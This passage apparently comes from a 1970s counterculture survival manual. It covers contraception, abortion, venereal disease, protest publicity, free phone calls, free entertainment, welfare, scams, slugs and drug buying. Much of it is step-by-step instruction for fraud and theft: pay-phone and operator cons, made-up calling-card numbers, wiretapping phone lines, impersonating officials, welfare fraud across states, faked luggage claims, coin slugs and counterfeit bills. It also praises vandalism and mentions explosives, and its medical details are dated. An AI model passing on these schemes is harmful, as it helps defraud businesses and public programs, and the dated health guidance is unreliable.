Planned Parenthood and the Family Planning Association staff numerous free birth control clinics throughout the country. They provide such services as sex education, examinations, Pap smear and birth control information and devices. The devices include pills, a diaphragm, or IUD (intra-uterine device) which they will insert. If you are unmarried and under 18, you might have to talk to a social worker, but it's no sweat because anybody gets contraceptive devices that wants them. Call up and ask them to send you their booklets on the different methods of birth control available. If you would rather go to a private doctor, try to find out from a friend the name of a hip gynecologist, who is sympathetic to the fact that you're low on bread. Otherwise one visit could cost \$25.00 or more.Before deciding on a contraceptive, you should be hip to some general information. There has been much research on the pill, and during the past 10 years it has proven its effectiveness, if not is safety. The two most famous name brands are Ortho-Novum and Envoid. They all require a doctor's prescription. Different type pills are accompanied by slightly different instructions, so read the directions carefully. In many women, the pills produce side effects such as weight increase, dizziness or nausea. Sometimes the pill affects your vision and more often your mood. Some women with specialized blood diseases are advised not to use them, but in general, women have little or no trouble. Different brand names have different hormonal balances (progesterone-estrogen). If you get uncomfortable side effects, insist that your doctor switch your brand. If you stop the pill method for any reason and don't want to get pregnant, be very careful to use another means right away. Another contraceptive device becoming more popular is the IUD, or the loop. It is a small plastic or stainless steel irregularly-shaped spring that the doctor inserts inside the opening of the uterus. The insertion is not without pain, but it's safe if done by a physician, and it's second only to the pill in prevention of pregnancy. Once it's in place, you can forget about it for a few years or until you wish to get pregnant. Doctors are reluctant to prescribe them for women who have not borne children or had an abortion, because of the intense pain that accompanies insertion. But if you can stand

the pain associated with three to four uterine contractions, you should push the doctor for this method. Inserting it during the last day of your period will make it easier. The diaphragm is a round piece of flexible rubber about 2 inches in diameter with a hard rubber rim on the outside. It used to be inserted just before the sex act, but hip doctors now recommend that it be worn continuously and taken out every few days for washing and also during the menstrual period. It is most effective when used with a sperm-killing jelly or cream. A doctor will fit you for a proper size diaphragm. The next best method is the foams that you insert twenty minutes before fucking. The best foams available are Delfen and Emko. They have the advantage of being nonprescription items so you can rush into any drug store and pick up a dispenser when the spirit moves you. Follow the directions carefully. Unfortunately, these foams taste terrible and are not available in flavors. It just shows you how far science has to go. Another device is the prophylactic, or rubber as it is called. This is the only device available to men. It is a thin rubber sheath that fits over the penis. Because they are subject to breaking and sliding off, their effectiveness is not super great. If you are forced to use them, the best available are lubricated sheepskins with a reservoir tip. The rhythm method or Vatican roulette as it is called by hip Catholics, is a waste unless you are ready to surround yourself with thermometers, graphs and charts. You also have to limit your fucking to prescribed days. Even with all these precautions, women have often gotten pregnant using the rhythm method. The oldest and least effective method is simply for the male to pull out just before he comes. There are billions of sperm cells in each ejaculation and only one is needed to fertilize the woman's egg and cause a pregnancy. Most of the sperm is in the first squirt, so you had better be quick if you employ this technique. If the woman misses her period she shouldn't panic. It might be delayed because of emotional reasons. Just wait two weeks before going to a doctor or clinic for a pregnancy test. When you go, be sure to bring your first morning urine specimen.

### ABORTIONS

The best way to find out about abortions is to contact your local woman's liberation organization through your underground newspaper or radio station. Some Family Planning Clinics and even some liberal churches set up abortions, but these might run as high as \$700. Underground newspapers often have ads that read "Any girl in trouble call - -," or something similar. The usual rate for an abortion is about \$500 and it's awful hard to bargain when you need one badly. Only go to a physician who is practicing or might have just lost his license. Forget the stereotype image of these doctors as they are performing a vital service. Friends who have had an abortion can usually recommend a good doctor and fill you in on what's going to happen. Abortions are very minor operations if done correctly. They can be done almost any time, but after three months, it's no longer so casual and more surgical skill is required. Start making plans as soon as you find out. The sooner the better, in terms of the operation. Get a pregnancy test at a clinic. If it is positive and you want an abortion, start that day to make plans. If you get negative results from the test and still miss your period, have a gynecologist perform an examination if you are still worried. If you cannot arrange an abortion through woman's liberation, Family Planning, a sympathetic clergyman or a friend who has had one, search out a liberal hospital and talk to one of their social workers. Almost all hospitals perform "therapeutic" abortions. Tell a sob story about the desertion of your boy friend or that you take LSD every day or that defects run in your family. Act mentally disturbed. If you qualify, you can get an abortion that will be free under Medicaid or other welfare medical plans. The safest form of abortion is the vacuum-curettage method, but not all doctors are hip to it. It is safer and quicker with less chance of complications than the old-fashioned scrape method. Many states have recently passed liberalized abortion laws, such as New York\* (by far the most extensive), Hawaii and Maryland, due to the continuing pressure of radical

women. The battle for abortion and certainly for free abortion is far from over even in the states with liberal laws. They are far too expensive for the ten to twenty minute minor operation involved and the red tape is horrendous. Free abortions must be look-on as a fundamental right, not a sneaky, messy trauma.\*There is a residence requirement for New York but using a friend's New York address at the hospital will be good enough. The procedure takes only a few days and costs between \$200 and \$500, depending on the place. The best advice is to call one of the New York Abortion Referral Services or Birth Control Groups listed in the New York Directory section. DISEASES TREATED FREE

Syph and Clap (syphilis and gonorrhea) are two diseases that they are easy to pick up. They come from balling. Anyone who claims they got it from sitting on a toilet seat must have a fondness for weird positions.Both men and women are subject to the diseases. Using a prophylactic usually will prevent the spreading of venereal disease, but you should really seek to have it cured. Syphilis usually begins with an infection which may look like a cold sore or pimple around the sex organ. There is no pain associated with the lesions. Soon the sore disappears even without treatment. This is often followed by a period of rashes on the body (especially the palms of the hands) and inflammation of the mouth and throat. These symptoms also disappear without treatment. It must be understood, however, that even if these symptoms disappear, the disease still remains if left untreated. It can cause serious trouble such as heart disease, blindness, insanity and paralysis. Also, it can fuck up any kids you might produce and is easily passed on to anyone you ball.Gonorrhea (clap) is more common than syphilis. Its first signs are a discharge from your sex organ that is painful. Like syphilis, it affects both men and women, but is often unnoticed in women. There is usually itching and burning associated with the affected area. It can leave you sterile if left untreated.Both these venereal diseases can be treated in a short time with attention. Avail yourself of the free V.D. clinics in every town. Follow the doctor's instructions to the letter and try to let the other people you've had sexual contact with know you had VD. There are other fungus diseases that resemble syphilis or gonorrhea, but are relatively harmless. Check out every infection in your crotch area, especially those with open sores or an unusual discharge and you'll be safe. Crabs are not harmful, but they can make you scratch your crotch for hours on end. They are also highly transmittable by balling. Actually they are a form of body lice and easy to cure. Go to your local druggist and ask him for the best remedy available. He'll give you one of several lotions and instructions for proper use. We recommend Kwell.A common disease in the hip community is hepatitis. There are two kinds. One you get from sticking dirty needles in your arm (serum hepatitis) and the other more common strain from eating infected food or having intimate contact with an infected carrier (infectious hepatitis). The symptoms for both are identical; yellowish skin and eyes, dark piss and light crap, loss of appetite and total listlessness. Hep is a very dangerous disease that can cause a number of permanent conditions, including death, which is extremely permanent. It should be treated by a doctor, often in a hospital.

#### FREE COMMUNICATION

If you don't like the news, why not go out and make your own? Creating free media depends to a large extent on your imagination and ability to follow through on ideas. The average Amerikan is exposed to over 1,600 commercials each day. Billboards, glossy ads and television spots make up much of the word environment they live in. To crack through the word mush means creating new forms of free communication. Advertisements for revolution are important in helping to educate and mold the milieu of people you wish to win over.Guerrilla theater events are always good news items and if done right, people will remember them forever. Throwing out money at the Stock Exchange or dumping soot on executives at Con Edison or blowing up the policeman statue in Chicago immediately conveys an easily understood message by using the technique of creative disruption. Recently to dramatize the illegal invasion of Cambodia, 400 Yippies stormed across the Canadian border in an invasion of the United States. They threw paint on store windows and physically attacked residents of Blair, Washington. A group of Vietnam veterans marched in battle gear from Trenton to Valley Forge. Along the way they performed mock attacks on civilians the way they were trained to do in Southeast Asia.Dying all the outdoor fountains red and then sending a message to the newspaper explaining why you did it, dramatizes the idea that blood is being shed needlessly in imperialist wars. A special metallic bonding glue available from Eastman-Kodak will form a permanent bond in only 45 seconds. Gluing up locks of all the office buildings in your town is a great way to dramatize the fact that our brothers and sisters are being jailed all the time. Then, of course, there are always explosives which dramatically make your point and then some.

### PRESS CONFERENCES

Another way of using the news to advertise the revolution and make propaganda is to call a press, conference. Get an appropriate place that has some relationship to the content of your message. Send out announcements to as many members of the press as you can. If you do not have a press list, you can make one up by looking through the Yellow Pages under Newspapers, Radio Stations, Television Stations, Magazines and Wire Services. Check out your list with other groups and pick up names of reporters who attend movement press conferences. Address a special invitation to them as well as one to their newspaper. Address the announcements to "City Desk" or "'News Department." Schedule the press conference for about 11:00 A.M. as this allows the reporters to file the story in time for the evening newscast or papers. On the day of the scheduled conference, call the important city desks or reporters about 9:00 A.M. and remind them to come. Everything about a successful press conference must be dramatic, from the announcements and phone calls to the statements themselves. Nothing creates a worse image than four or five men in business suits sitting behind a table and talking in a calm manner at a fashionable hotel. Constantly seek to have every detail of the press conference differ in style as well as content from the conferences of people in power. Make use of music and visual effects. Don't stiffen up before the press. Make the statement as short and to the point as possible. Don't read from notes, look directly into the camera. The usual television spot is one minute and twenty seconds. The cameras start buzzing on your opening statement and often run out of film before you finish. So make it brief and action packed. The question period should be even more dramatic. Use the questioner's first name when answering a question. This adds an air of informality and networks are more apt to use an answer directed personally to one of their newsmen. Express your emotional feelings. Be funny, get angry, be sad or ecstatic. If you cannot convey that you are deeply excited or troubled or outraged about what you are saying, how do you expect it of others who are watching a little image box in their living room? Remember, you are advertising a new way of life to people. Watch TV commercials. See how they are able to convey everything they need to be effective in such a short time and limited space. At the same tune you're mocking the shit they are pushing, steal their techniques.At rock concerts, during intermission or at the end of the performance, fight your way to the stage.COMMUNICATIONAnnounce that if the electricity is cut off the walls will be torn down. This galvanizes the audience and makes the owners of the hall the villains if they fuck around. Lay out a short exciting rap on what's coming down. Focus on a call around one action. Sometimes it might be good to engage rock groups in dialogues about their commitment to the revolution. Interrupting the concert is frowned upon since it is only spitting in the faces of the people you are trying to reach. Use the Culture as ocean to swim in. Treat it with care.Sandwich boards and hand-carried signs are effective advertisements. You can stand on a busy corner and hold up a sign saying "Apartment Needed," "Free Angela," "Smash the State" or other slogans. They can be written on dollar bills, envelopes that

are being mailed and other items that are passed from person to person.Take a flashlight with a large face to movie theaters and other dark public gathering places. Cut the word "STRIKE" or "REVOLT" or "YIPPIE" out of dark cellophane. Paste the stencil over the flashlight, thus allowing you to project the word on a distant wall. There are a number of all night call-in shows that have a huge audience. If you call with what the moderator considers "exciting controversy," he may give you a special number so you won't have to compete in the switchboard roller-derby. It often can take hours before you get through to these shows. Here's a trick that will help you out if the switchboard is jammed. The call-in shows have a series of hones so that when one is busy the next will take the call. Usually the numbers run in sequence. Say a station gives out PL 5-8640, as the number to call. That means it also uses PL 5-8641, S-8647 say. This trick works in a variety of situations where you want to get a call through a busy switchboard. Remember it for airline and bus information.

### WALL PAINTING

One of the best forms of free communication is painting messages on a blank wall. The message must be short and bold. You want to be able to paint it on before the pigs come and yet have it large enough so that people can see it at a distance. Cans of spray paint that you can pick up at any hardware store work best. Pick spots that have lot of traffic. Exclamation points are good for emphasis. If you are writing the same message, make a stencil. You can make a stencil that says WAR and spray it on with white paint under the word "STOP" on stop signs. You can stencil a five-pointed star and using yellow paint, spray it on the dividing line between the red and blue on all post office boxes. This simulates the flag of the National Liberation Front of Vietnam. You can stencil a marijuana leaf and using green paint, spray it over cigarette and whisky billboards on buses and subways. The women's liberation sign with red paint is good for sexist ads. Sometimes you will wish to exhibit great daring in your choice of locations. When the Vietnamese hero Nguyen Van Troi was executed, the Viet Cong put up a poster the next day on the exact spot inside the highest security prison in the country.Wall postering allows you to get more information before the public than a quickly scribbled slogan. Make sure the surface is smooth or finely porous. Smear the back of the poster with condensed milk, spread on with a brush, sponge, rag or your hands. Condensed milk dries very fast and hard. Also smear some on the front once the poster is up to give protection against the weather and busy fingers that like to pull at corners. Wallpaper pastes also work quickly and efficiently. It's best to work both painting and postering at night with a look-out. This way you can work the best spots without being harassed by the pig patrol, which is usually unappreciative of Great Art. USE OF THE FLAG

The generally agreed upon flag of our nation is black with a red, five pointed star behind a green marijuana leaf in the center. It is used by groups that understand the correct use of culture and symbolism in a revolutionary struggle. When displayed, it immediately increases the feelings of solidarity between our brothers and sisters. High school kids have had great fights over which flag to salute in school. A sign of any liberated zone is the flag being flown. Rock concerts and festivals have their generally apolitical character instantly changed when the flag is displayed. The political theoreticians who do not recognize the flag and the importance of the culture it represents are ostriches who are ignorant of basic human nature. Throughout history people have fought for religion, life-style, land, a flag (nation), because they were ordered to, for fortune, because they were attacked or for the hell of it. If you don't think the flag is important, ask the hardhats.

RADIO

Want to construct your own neighborhood radio station? You can get a

carrier-current transmitter designed by a group of brothers and sisters called Radio Free People. No FCC license is required for the range is less than 1/2 mile. The small transistorized units plug into any wall outlet. Write Radio Free People, 133 Mercer St., New York, New York 10012 for more details. For further information see the chapter on Guerrilla Broadcasting later in the book.

#### FREE TELEPHONES

Ripping off the phone company is so common that Bell Telephone has a special security division that tries to stay just a little ahead of the average free-loader. Many great devices like the coat hanger release switch have been scrapped because of changes in the phone box. Even the credit card fake-out is doomed to oblivion as the company switches to more computerized techniques. In our opinion, as long as there is a phone company, and as long as there are outlaws, nobody need ever pay for a call. In 1969 alone the phone company estimated that over 10 million dollars worth of free calls were placed from New York City. Nothing, however, compares with the rip-off of the people by the phone company. In that same year, American Telephone and Telegraph made a profit of 8.6 billion dollars! AT&T, like all public utilities, passes itself off as a service owned by the people, while in actuality nothing could be further from the truth. Only a small percentage of the public owns stock in these companies and a tiny elite clique makes all the policy decisions. Ripping-off the phone company is an act of revolutionary love, so help spread the word.

### PAY PHONES

You can make a local 10 cent call for 2 cents by spitting on the pennies and dropping them in the nickel slot. As soon as they are about to hit the trigger mechanism, bang the coin-return button. Another way is to spin the pennies counter-clockwise into the nickel slot. Hold the penny in the slot with your finger and snap it spinning with a key or other flat object. Both systems take a certain knack, but once you've perfected the technique, you'll always have it in your survival kit. If two cents is too much, how about a call for 1 penny? Cut a 1/4 strip off the telephone book cover. Insert the cardboard strip into the dime slot as far as it will go. Drop a penny in the nickel slot until it catches in the mechanism (spinning will help). Then slowly pull the strip out until you hear the dial tone.A number 14 brass washer with a small piece of scotch tape over one side of the hole will not only get a free call, but works in about any vending machine that takes dimes. You can get a box of thousands for about a dollar at any hardware store. You should always have a box around for phones, laundromats, parking meters and drink machines.Bend a bobby pin after removing the plastic from the tips and jab it down into the transmitter (mouthpiece). When it presses against the metal diaphragm, rub it on a metal wall or pipe to ground it. When you've made contact you'll hear the dial tone. If the phone uses old-fashioned rubber black tubing to enclose the wires running from the headset to the box, you can insert a metal tack through the tubing, wiggle it around a little until it makes contact with the bare wires and touch the tack to a nearby metal object for grounding.Put a dime in the phone, dial the operator and tell her you have ten cents credit. She'll return your dime and get your call for free. If she asks why, say you made a call on another pay phone, lost the money, and the operator told you to switch phones and call the credit operator. This same method works for long distance calls. Call the operator and find out the rate for your call. Hang up and call another operator telling her you just dialed San Francisco direct, got a wrong number and lost \$.95 or whatever it is. She will get your call free of charge. If there are two pay phones next to each other, you can call long distance on one and put the coins in the other. When the operator cuts in and asks you to deposit money, drop the coins into the one you are not using, but hold the receiver up to the slots so the operator can hear the bells ring. When you've finished, you can simply press the return button on the phone with the coins in it and out they come. If you have a good

tape recorder you can record the sounds of a quarter, dime and nickel going into a pay phone and play them for the operator in various combinations when she asks for the money. Turn the volume up as loud as you can get it. You can make a long distance call and charge it to a phone number. Simply tell the operator you want to bill the call to your home phone because you don't have the correct change. Tell her there is no one there now to verify the call, but you will be home in an hour and she can call you then if there is any question. Make sure the exchange goes with the area you say it does. Always have a number of made-up credit card numbers. The code letter for 1970 is S, then seven digits of the phone number and a three digit district number (not the same as area code). The district number should be under 599. Example: S-573-2100-421 or S-537-3402-035. Look up the phone numbers for your area by simply requesting a credit card for your home phone which is very easy to get and then using the last three numbers with another phone number. Usually making up exotic numbers from far away places will work quite well as it would be impossible for an operator to spot a phony number in the short time she has to check her list.We advise against making phony credit card calls on a home phone. We have seen a gadget that you install between the wall socket and the cord which not only allows you to receive all the calls you want for free, but eliminates the most common form of electronic bugging. They are being manufactured and sold for fifty dollars by a disgruntled telephone engineer in Massachusetts. Unfortunately you are going to have to find him on your own or duplicate his efforts, for he has sworn us to secrecy. If someone does, however, offer you such a device, it probably does work. Test it by installing it and having someone call you from a pay phone. If it's working, the person should get their dime back at the end of the call.Actually if you know the slightest information about wiring, you can have your present phone disconnected on the excuse that you'll be leaving town for a few months and then connect the wires into the main trunk lines on your own. Extensions can easily be attached to your main line without the phone company knowing about it.You can make all the free long distance calls you want by calling your party collect at a pay phone. Just have your friend go to a prearranged phone booth at a prearranged time. This can be done on the spot by having the friend call you person to person. Say you're not in, but ask for the number calling you since you'll be "back" in five minutes. Once you get the number simply hang up, wait a moment and call back your friend collect. The call has to be out of the state to work, since operators are familiar with the special extension numbers assigned to pay phones for her area and possibly for nearby areas as well. If she asks you if it is a pay phone say no. If she finds out during the call (which rarely happens) and informs you of this, simply say you didn't expect the party to have a pay phone in his house and accept the charges. We have never heard of this happening though. The trick of calling person-to-person collect should always be used when calling long distance on home-to-home phones also. You can hear the voice of your friend saying that he'll be back in a few minutes. Simply hang up, wait a moment and call station to station, thereby getting a person-to-person call without the extra charges which can be considerable on a long call during business hours. If you plan to stay at your present address for only a few more months, stop paying the bill and call like crazy. After a month you get the regular bill which you avoid paying. Another month goes by and the next bill comes with last month's balance added to it. Shortly thereafter you get a note advising you that your service will be terminated in ten days if you don't pay the bill. Wait a few days and send them a five or ten dollar money order with a note saying you've had an accident and are pressed for funds because of large medical bills, but you'll send them the balance as soon as you are up and around again. That will hold them for another month. In all, you can stretch it out for four or five months with a variety of excuses and small payments. This also works with the gas and electric companies and with any department stores you conned into letting you charge. You can get the service deposit reduced to half of the normal rate if you are a student or have other special qualifications.

Surprisingly, these rates and discounts vary from area to area, so check around before you go into the business office for your phone. There is an incredible 50 cents charge per month for not having your phone listed. If you want an unlisted phone, you can avoid this fee by having the phone listed in a fictitious name, even if the bill is sent to you. Just say you want your roommate's name listed instead of your own.

# FREE PLAY

## MOVIES AND CONCERTS

There are many ways to sneak into theaters, concerts, stadiums and other entertainment houses. All these places have numerous fire exits with push-bar doors that open easily from the inside. Arrive early with a group of friends, after casing the joint and selecting the most convenient exit. Pay for one person to get in. When he does he simply opens the designated exit door when the ushers are out of the area and everyone rushes inside. For theatrical chains in large cities, call their home office and ask to speak to the vice-president in charge of publicity, sales, or personnel. Ask what his name is so you'll know who you're talking to. When you get the information you want, hang up. Now you have the name of a high official in the company. Compile a short list of officials in the various film, theater and sporting event companies. Next all the various theaters and do the same thing for the theater managers. Once you have the two lists you are ready to proceed. Call the theater you want to attend. When someone answers say you're Mr. from the home office calling Mr. \_\_\_\_\_ (manager's name) and you'd like to have two passes O.K'd for two important people from out of town. Invariably she'll just ask their names or tell them to mention your name at the box office. Not only will you get in free, but you can avoid waiting in line with this fake-out. In Los Angeles and New York, the studios hold pre-release screenings for all movies. If you know roughly when a movie is about to come out, call the publicity department of the studio producing the film and say you're the critic for a newspaper or magazine (give the name) and ask them when you can screen the film. They'll give you the time and place of various screenings. When you go, ask them to put you on their list and you'll get notices of all future screenings. One of our favorite ways to sneak into a theater with continuously running shows is the following. Arrive just as the show is emptying out and join the line leaving the theater. Exclaiming, "Oh, my gosh!" you slap your forehead, turn around and return, tell the usher you left your hat, pocketbook, etc. inside. Once you're inside the theater, just swipe some popcorn and wait for the next show.

# RECORDS AND BOOKS

If you have access to a few addresses, you can get all kinds of records and books from clubs on introductory offers. Since the cards you mail back are not signed there is no legal way you can be held for the bill. You get all sorts of threatening mail, which, by the way, also comes free. If you have a friend who is a member of a record club, ask him to submit your name as a free member. He gets 4 free records for getting you signed up. A soon as you get the letter saying how lucky you are to be a member, quit. Your friend's free records have already been shipped. We used to have at least 10 different names and addresses working on all the record and book companies. Every other day we would ride around collecting the big packages. To cap it off, we opened a credit account at a large department store and used to return most of the records and books to the store saying that they were gifts and we wanted something else. Since we had an account at the store, they always took the merchandise and gave credit for future purchases. You can always use the public libraries. Find out when they do their yearly housecleaning. Every library discards thousands of books on this day. Just show up and ask if you can take some.Almost anything you might want to know from plans for constructing a sundial to a complete blueprint for building a house may be obtained free from the Government Printing Office. Write: to Superintendent of Documents,

Government Printing Office, Washington D.C. 20402. Most publication are free. Those that are not are dirt cheap. Ask to be put on the list to receive the free biweekly list of Selected U.S. Government Publications.One of the best ways to receive records and books free is to invest twenty dollars and print up some stationery with an artistic logo for some non-existent publication. Write to all the public relations departments of record companies, publishing houses, and movie studios. Say you are a newspaper with a large youth readership and have regular reviews of books, or records, or movies, and would like to be placed on their mailing list. Say that you would be glad to send them any reviews of their records that appear in the paper. That adds a note of authenticity to the letter. After a month or so you'll be receiving more records and books than you can use.If you really want a book badly enough, follow the title of this one-Dig!

### FREE MONEY

No book on survival should fail to give you some good tips on how to rip-off bread. Really horning in on this chapter will put you on Free-loader Street life, 'cause with all the money in Amerika, the only thing you'll have trouble getting is poor.

### WELFARE

It's easy to get on welfare that anyone who is broke and doesn't have a regular relief check coming in is nothing but a goddamn lazy bum! Each state has a different set up. The racist penny-pinchers of Mississippi dole out only \$8.00 a month. New York dishes ont the most with monthly payments up to \$120.00. The Amerikan Public Welfare Association publishes a book called The Public Welfare Directory with information on exactly what each welfare agency provides and how you go about qualifying. You can read the directory at any public library to find out all you can about how your local office operates. When you've discovered everything you need to know, head on down to the Welfare Department in your grubbiest clothes. Not sleeping the night before helps. The receptionist will assign an "intaker" to interview you. After a long wait, you'll be directed to a desk. The intaker raps to you for a while, generally showing sympathy for your plight and turns you over to the caseworker who will make the final and ultimate assessment. Have your heaviest story ready to ooze out. If you have no physical disabilities, lay down a "mentally deranged" rap. Getting medical papers saying you have any long-term illness or defect helps a lot. Tell the caseworker you get dizzy spells on the job and faint in the street. Keep bobbing your head, yawning, or scratching. Tell him that you have tried to commit suicide recently because you just can't make it in a world that has forgotten how to love. Don't lay it on too obviously. Wait till he "pries" some of the details from you. This makes the story even more convincing. Many welfare workers are young and hip. The image you are working on is that of a warm, sensitive kid victimized by brutal parents and a cold ruthless society. Tell them you held off coming for months because you wanted to maintain some self-respect even though have been walking the streets broke and hungry. If you are a woman tell him you were recently raped. In sexist Amerika, this will probably be true.After about an hour or so of this soap-opera stuff, you'll be ready to get your first check. From then on it's a monthly check, complete medical care for free and all sorts of other outasight benefits. Occasionally the caseworker will drop by your pad or ask you down to the office to see how you're coming along, but with your condition, things don't look so good. Don't abandon hope though. Hope always helps fill in a caseworker's report. The real trick is to parlay welfare payments in a few different states. Work out an exchange system with a buddy and mail each other the checks when they come in. If the caseworker comes by, your roommate can say you went to find a job or enrolled in a class. We know cats who have parlayed welfare payments up to six hundred dollars a month.

Every outlaw should learn everything there is to know about the rules governing unemployment insurance. As in the case of welfare rules, eligibility, and the size of payments differ from state to state. In New York, you are eligible for payments equivalent to half your weekly salary before taxes up to \$65 per week, on the condition that you have worked for a minimum of twenty weeks during the year. Payments are somewhat lower in most other states. In order to collect, you must show you are actively searching for a job and keep a record of employers you contact. This can easily be fudged. Every time you're questioned about it, mention one or two companies. If your hair is long, you'll have no problem. Just say they won't hire you until you get a haircut. When this is the case, the unemployment office cannot cut off your payments or your hair. They also cannot make you accept a job you do not want. Tell them any job offer you get is not challenging enough for your talents. Unemployment can be collected for six months before payments are terminated. Twenty more weeks of slavery and you can go back to maintaining your dignity in the unemployment line. These job insurance payments cannot be taxed and since you are working so few weeks out of each year, your taxable income is at a minimum. Read all the fine print for tax form 1040 and discover all the deductible loopholes available to you. You should wind up paying no taxes at all or having all the taxes that were deducted from your pay reimbursed. Never turn over to the pig government any funds you can rip off. Remember, it isn't your government, so why submit to its taxation if you feel you do not have representation.

### PANHANDLING

The practice of going up to folks and bumming money is a basic hustling art. If you are successful at panhandling, you'll be able to master all the skills in the book and then some. To be good at it requires a complete knowledge of what motivates people. Even if we don't need the bread, we panhandle on the streets in the same way doctors go back to medical school. It helps us stay in shape. Panhandling is illegal throughout Pig Empire, but it's one of those laws that is rarely enforced unless they want to "clean the area" of hippies. If you're in a strange locale, ask a fellow panhandler what the best places to work are without risking a bust. Do it in front of supermarkets, theaters, sporting events, hip dress shops and restaurants. College cafeterias are very good hunting grounds. When you're hustling, be assertive. Don't lean against the wall with your palm out mumbling "Spare some change?" Go up to people and stand directly in front of them so they have to look you in the eye and say no. Bum from guys with dates. Bum from motherly looking types. After a while you'll get a sense of the type of people you get results with. Theater can be real handy. The best actors get the most bread. Devising a street theater skit can help. A good prop is a charity canister. You can get them by going to the offices of a mainstream charity and signing up as a collector. Don't feel bad about ripping them off. Charities are the biggest swindle around. 80% or more of the funds raised by honky charities go to the organization itself. New fancy cars for the Red Cross, inflated salaries for the executives of the Cancer Fund, tax write-offs for Jerry Lewis. You get the picture. A good way to work this and keep your karma in shape is to turn over half to a revolutionary groups such as your local underground. Remember, fugitives from injustice depend on you to survive. Be a responsible member of our nation. Support the only war we have going!

### RIP-OFFS

If you are closing out your checking account, overdraw your account by \$10.00. The bank won't bother chasing you down for a lousy 10 bucks.Call the telephone operator from time to time and tell her you lost some change in a pay phone. They will mail you the cash.You can get \$150 to \$600 in advance by willing your body to a University medical school. They have you sign a lot of papers and put a tattoo on your foot. You can get the tattoo removed and sell your body to the folks across the street. The universities can be ripped off

by enrolling, applying for a loan and bugging out after the loan comes through. This is a lot easier than you might imagine and you can hit them for up to \$2,500 with a good enough story.Put a number 14 brass washer in a newspaper vending machine and take out all the papers. Stand around the corner or go into the local bar and sell them. You often get tipped. Don't do this with underground papers. Remember they're your brothers and sisters. The airlines will give you \$250 for each piece of luggage you lose when flying. The following is a good way to lose your luggage. When you get off a plane, have a friend meet you at the gate. Give him your luggage claim stubs and arrange to meet at a washroom or restaurant. Your friend picks up the bags and takes them out of the baggage room. Before he leaves the airport, he turns over the stubs to you at your prearranged rendezvous. You casually wander over to the baggage department and search for your elusive luggage. When all the baggage has been claimed, file a complaint with the lost and found department. They'll have you fill out a form, explain that it probably got misplaced on another carrier and promise to send it to you as soon as it is located. In a month you'll receive a check for \$250 per bag. Enjoy your flight.

## THE INTERNATIONAL YIPPIE CURRENCY EXCHANGE

Every time you drop a coin into a slot, you are losing money needlessly. There is at least one foreign coin that is the same size or close enough that will do the trick for less than a penny. The following are some of the foreign currencies that will get you that Coke, call or subway ride.

### Quarter Size Coins

### ¥ URUGUAYAN 10 CENTISIMO PIECE

- works in many soda and candy machines, older telephones (3 slot types), toll machines, laundromats, parking meters, stamp machines, and restroom novelty machines. Works also in some electric cancerette machines but not most mechanical machines.

¥ DANISH 5 ORE PIECE

- works in 3 slot telephones, toll machines, laundromats, automats, some stamp machines, most novelty machines, and the Boston Subway. Does not work in soda or cancerette machines.

¥ PERUVIAN 20 CENTAVO PIECES

- works in new (one slot) telephone and some electric cancerette machines, but does not work as many places in the Uruguay, Danish and Peruvian coins.

¥ ICELANDIC 5 AURAN PIECE

- most effective quarter in the world, even works in change machines. Unfortunately, this coin is practically impossible to get outside of Iceland and even there, it is becoming difficult since the government is attempting to remove it from circulation.

### Dime Size Coins

¥ MALAYSIAN PENNY

- generally works in all dime slots, including old and new telephones, candy machines, soda machines, electric machines, stamp machines, parking meters, photocopy machines, and pay toilets. Does not work in some newer stamp dispensers, and some mechanical cancerette machines.

¥ TRINIDAD PENNY

- generally works the same as Malaysian Penny. New York Subway Tokens

¥ DANISH 25 ORE PIECE

- works in 95% of all subway turnstiles. A very safe coin to use since it will not jam the turnstile. It is 5/1000th of an inch bigger than a token.

¥ PORTUGUESE 50 CENTAVO PIECE

- the average Portuguese Centavo Piece is 2/1000th of an inch smaller than a token. ¥ JAMAICAN HALF PENNY, BAHAMA PENNY and AUSTRALIAN

#### SCHILLING

- these coins are 12/1000th to 15/1000th of an inch smaller than token. They work in about 80% of all turnstiles. We have also had good success with FRENCH 1 FRANC PIECE (WWII issue), SPANISH 10 CENTAVO PIECE NICARAGUAN 25 CENTAVO PIECE.

All of the coins listed have a currency value of a few cents, with most less than one penny. Foreign coins work more regularly than slugs and are non-magnetic, hence cannot be detected by "slug detector machines." Also unlike slugs, although they are illegal to use in machines, they are perfectly legal to possess and exchange.Large coin dealers and currency exchanges are generally uptight about handling cheap foreign coins in quantity since they don't make much profit and are subject to certain pressures in selling coins that are the same sizeas Amerikan coins or tokens. People planning trips to European or South American countries should bring back rolls of coins as souvenirs or for use in "coin jewelry." If you do not plan to travel, a small coin store which is cool about selling to the public is located on the Lower East Side at 191 East Third Street, New York City. When their phone works, the number is 475-9897.Washers are the most popular types of slugs. You can go to any hardware store and match them up with various coins. Sometimes you might have to put a small piece of scotch tape over one side of the hole to make it more effective. Each washer is identified by its material and number, i.e. No. 14 brass washer with scotch tape on one side is a perfect dime. When you get the ones you want, you can buy thousands for next to nothing (especially at industrial supply stores) and pass them out to our friends. Xerox copies of both sides of a dollar bill, carefully glued together, work in most machines that give you change for a dollar. Excuse us, there is a knock at the door. . .Fancy that! It's the Treasury Department. Wonder what they want?

## FREE DOPE

### BUYING, SELLING AND GIVING IT AWAY

As you probably know, most dope is illegal, therefore some risks are always involved in buying and selling. "Eternal vigilance and constant mobility are the passwords of survival," said Che Guevara, and nowhere do they apply more than in the world of dope. If you ever have the slightest doubt about the person with whom you're dealing-DON'T.BuyingIn the purchasing of dope, arrests are not a problem unless you're the fall guy for a bust on the dealer. The major hazard is getting burned. Buy from a friend or a reputable dealer. If you have to do business with a stranger, be extra careful. Never front money. One of the burn artist's tricks is to take your money, tell you to wait and split with your dough. There are various side show gimmicks each burn artist works. The most common is to ask you to walk with them a few blocks and then stop in front of an apartment building. He then tells you the dope is upstairs and asks you to hand over the money in advance. He explains that his partner is the real uptight 'cause they were raided once and won't let anybody in the pad. He takes your dough and disappears inside the building. Out the back door or up to the roof and into his getaway helicopter. You are left on the sidewalk with anxious eyes and that "can this really be happening to me" feeling. Another burn method is to substitute oregano, parsley or catnip for pot, camel shit for hash, saccharin or plain pills for acid. If you got burned for heroin or speed, you're better off being taken, because these are body-fuck drugs that can mess you up badly. The people that deal them are total pigs and should be regarded as such. When you're buying from strangers, you have a right to sample the merchandise free unless it's coke. Check the weight of grass with a small pocket scale. Feel the texture and check out how well it has been cleaned of seeds and twigs. Smoke a joint that is rolled from the stuff you get. Don't accept the dealer's sample that he pulled out of his pocket. When you are buying a large amount of acid, pick a sample. You should never buy acid from a stranger as it is too easy a burn.If you buy 